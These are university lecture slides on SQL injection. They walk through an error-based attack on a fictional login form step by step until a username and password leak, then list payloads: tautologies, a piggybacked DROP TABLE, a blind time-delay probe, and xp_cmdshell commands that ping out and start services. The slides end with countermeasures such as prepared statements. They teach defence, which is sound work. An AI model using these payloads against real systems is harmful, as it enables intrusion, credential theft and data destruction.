SENG 360 - Security Engineering
Database Security - SQL Injection

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Learning Objectives

At the end of this class you will be able to

- Explain how typical SQL injection attack types work
- Describe mitigations against SQL injection attacks
- Distinguish between blind and non-blind SQL Injection attacks

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

Still in the Top 3

https://owasp.org/www-project-top-ten/



What is SQL Injection?



The ability to inject SQL commands into the database engine through an existing application

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What is SQL?

SQL stands for Structured Query Language

Allows us to access a database

ANSI and ISO standard computer language

- The most current standard is SQL:2019

SQL can:

- execute queries against a database
- retrieve data from a database
- insert new records in a database
- delete records from a database
- update records in a database

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Relational Database Tables

A relational database contains one or more **tables** identified each by a name

Tables contain records (rows) with data

For example, the following table is called "*users*" and contains data distributed in rows and columns:

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

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Metadata

Almost all SQL databases are based on the RDBM (Relational Database Model)

One important fact for SQL Injection

- Amongst Codd's 12 rules for a Truly Relational Database System:
  - Metadata (data *about* the database) must be stored in the database just as regular data is
- Therefore, database structure can also be read and altered with SQL queries

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How does SQL Injection work?

Common vulnerable login query

```
SELECT * FROM users
WHERE login = 'victor'
AND password = '123'
```

(If it returns a record then login!)

Application code

```
var sql = "SELECT * FROM users
WHERE login = '" + formusr +
"' AND password = '" + formpwd + "'";
```

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
A first injection attack

formusr = **' or 1=1 – –**

formpwd = anything



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
A first injection attack

formusr = **' or 1=1 – –**

formpwd = anything



Final query would look like this:

SELECT * FROM users

WHERE username = **' ' or 1=1**

– – AND password = 'anything'

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Works also if the input field is numeric…

```
SELECT * FROM clients
WHERE account = 12345678
AND pin = 1111
```

PHP/MySQL login syntax

```
$sql = "SELECT * FROM clients WHERE " .
"account = $formacct  AND " .
"pin = $formpin";
```

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Injecting Numeric Fields

$formacct = **`1 or 1=1 #`**

$formpin = 1111

Final query would look like this:

SELECT * FROM clients

WHERE account = **`1 or 1=1`**

`#` AND pin = **`1111`**

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Attacks are often combination of queries to metadata (reconnaissance) and queries to data

Example scenario follows

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Step 1: find out whether site is vulnerable

Try adding a quote to an input parameter of a Web site:

http://www.target.com/products.asp?id=47'

Web server responds with error:

```
Microsoft OLE DB Provider for ODBC Drivers error
'80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed
quotation mark after the character string ''.

/products.asp, line 25
```

-> Vulnerable Web Site with Error Output

Example: Try to bypass authentication

Try ‘1=1’ attack on log-in screen

Results in Query:

SELECT id FROM TableUsers WHERE Username = 'test' OR 1 = 1;--' AND Password = 'TextBoxPassword';

Let’s assume it didn’t work. Now attacker tries to find credentials

How to do this? Attacker needs to understand DB structure.

Note: the attacker does have an “error” channel

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Let's try to "force" an error that reveals info on the DB structure

Enter:

Username: test' having 1=1;--
Password: whatever u want

*Note: in SQL a **having** clause only makes sense if used within a group by clause*

Example:

```
SELECT COUNT(CustomerID), Country
FROM Customers
GROUP BY Country
HAVING COUNT(CustomerID) > 5;
```

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The resulting error message is revealing the name of a column

Enter:

Username: test' having 1=1;--
Password: whatever u want


```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column
'[b]log.Password[/b]' is invalid in the select list because
it is not contained in an aggregate function and there is
no GROUP BY clause.
/orders/doLogin.asp, line 17
```

-> So, one of the columns is called “Password”

Now, find the name of another column

We can “group by” the Password column

– Username:
  test' group by Password having 1=1;--




```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column
'log.CompanyNum' is invalid in the select list because it
is not contained in either an aggregate function or the
GROUP BY clause.

/orders/doLogin.asp, line 17
```

-> So, another column is called “CompanyNum”

again – find the name of another column

Now let's "group by" Password, CompanyNum

- Username:
  test' group by Password, CompanyNum having 1=1;--

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Ambiguous column
name 'CcompanyNum'.
/orders/doLogin.asp, line 17
```

-> "CompanyNum" appears in several tables (probably foreign key)

Let's disambiguate "CompanyNum"

- Username:
  test' group by Password, log.CompanyNum having 1=1;--

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column
'c.ContractNum' is invalid in the select list because it is
not contained in either an aggregate function or the GROUP
BY clause.

/orders/doLogin.asp, line 17
```

-> We now know the alias of the second table (*c*) and the name of another column (*ContractNum*)

Fast forward…

- Username:
  test' group by Password, c.CompanyNum, c.CompanyName, c.ContractNum having 1=1;--

(no error message)

-> We found out all columns selected

```
SELECT log.Password, log.CompanyNum,
c.CompanyName, c.ContractNum…
```

The attacker can easily guess the types of the columns

- log.Password = VARCHAR (letters, numbers, symbols, etc)
- log.CompanyNum = INT (whole numbers only)
- c.CompanyName = VARCHAR
- c.ContractNum = INT

Why is knowing the data types useful?

-> The attacker can force type errors to gain information

Forcing a type error to leak a password

This is the query structure the attacker found out so far:

```
SELECT log.Password, log.CompanyNum,
c.CompanyName, c.ContractNum…
```

We can try to provoke a type error like so:

Username: test' UNION SELECT 1, log.Password, 1, 1 FROM log;--

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
Microsoft OLE DB Provider for ODBC Drivers error '80040e37'
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid object name 'log'.
/orders/doLogin.asp, line 17
```

-> didn't work. "log" is just an alias, not a table name

Attacker: Hmm, what could be the table name?

Educated guess on table name: “Users”

– Username: test’ UNION SELECT 1, Users.Password, 1, 1 FROM Users;--

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error
converting
the varchar value 'ducks' to a column of data type int.
/orders/doLogin.asp, line 17
```

-> we have a password

Attacker: another educated guess

… about the existence of another column “Username”

– test’ UNION SELECT 1, Users.Username + “:” + Users.Password, 1, 1 FROM log;--

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'jsmith:ducks' to a column of data type int.

/orders/doLogin.asp, line 17

-> jsmith, ducks

SQL Injection Attack Types

Inband attacks: attacker uses the same communication channel for injecting SQL code and retrieving results

Inferential attacks: attacker does not have direct communication channel for retrieving results

Out-of-band attacks: attacker uses different channel for retrieving results, e.g., email

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Inband Attacks

Tautology. (Change behavior of conditional)

```
` OR 1=1 --
```

End of line comment (discard rest of query)

Piggybacked queries (add additional query)

```
Boston'; DROP table OrdersTable--
```

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Inferential Attacks

Illegal / logically incorrect queries (force info out through error channel)

```
‘ having 1=1 --
```

Blind SQL Injection (attacker does not have error channel)

```
'; if condition  waitfor delay '0:0:5' --
```

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Out-of-Band Attacks

The specific commands used in this attack depend (of course) on the DBMS type and OS environment

Gathering IP info through reverse Ping

```
'; exec master..xp_cmdshell 'ping MyIP' –
```

Starting Services

```
'; exec master..xp_servicecontrol 'start','FTP Publishing' --
```

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SQL Injection Countermeasures: Defensive Coding

Manual Defensive Coding: type checking, input validation

Parameterized query insertion: use prepared SQL statements and *then* insert parameters

SQL DOM: library for automated data type validation and escaping

```
String custname = request.getParameter("customerName"); // This should REALLY be validated too
// perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";

PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

SQL Injection Countermeasures: Detection

Signature based: looks for specific attack patterns

Anomaly based: learns normal behavior and alerts when deviation from “normal”

Code analysis: use test suite to detect vulnerabilities

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Summary and Outlook

- (SQL) Injection attacks are top vulnerabilities (OWASP)
- Problem: input data is confused as program (code fragments)
- Mitigations: input validation and precompiled SQL (so-called prepared statements)
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Questions?

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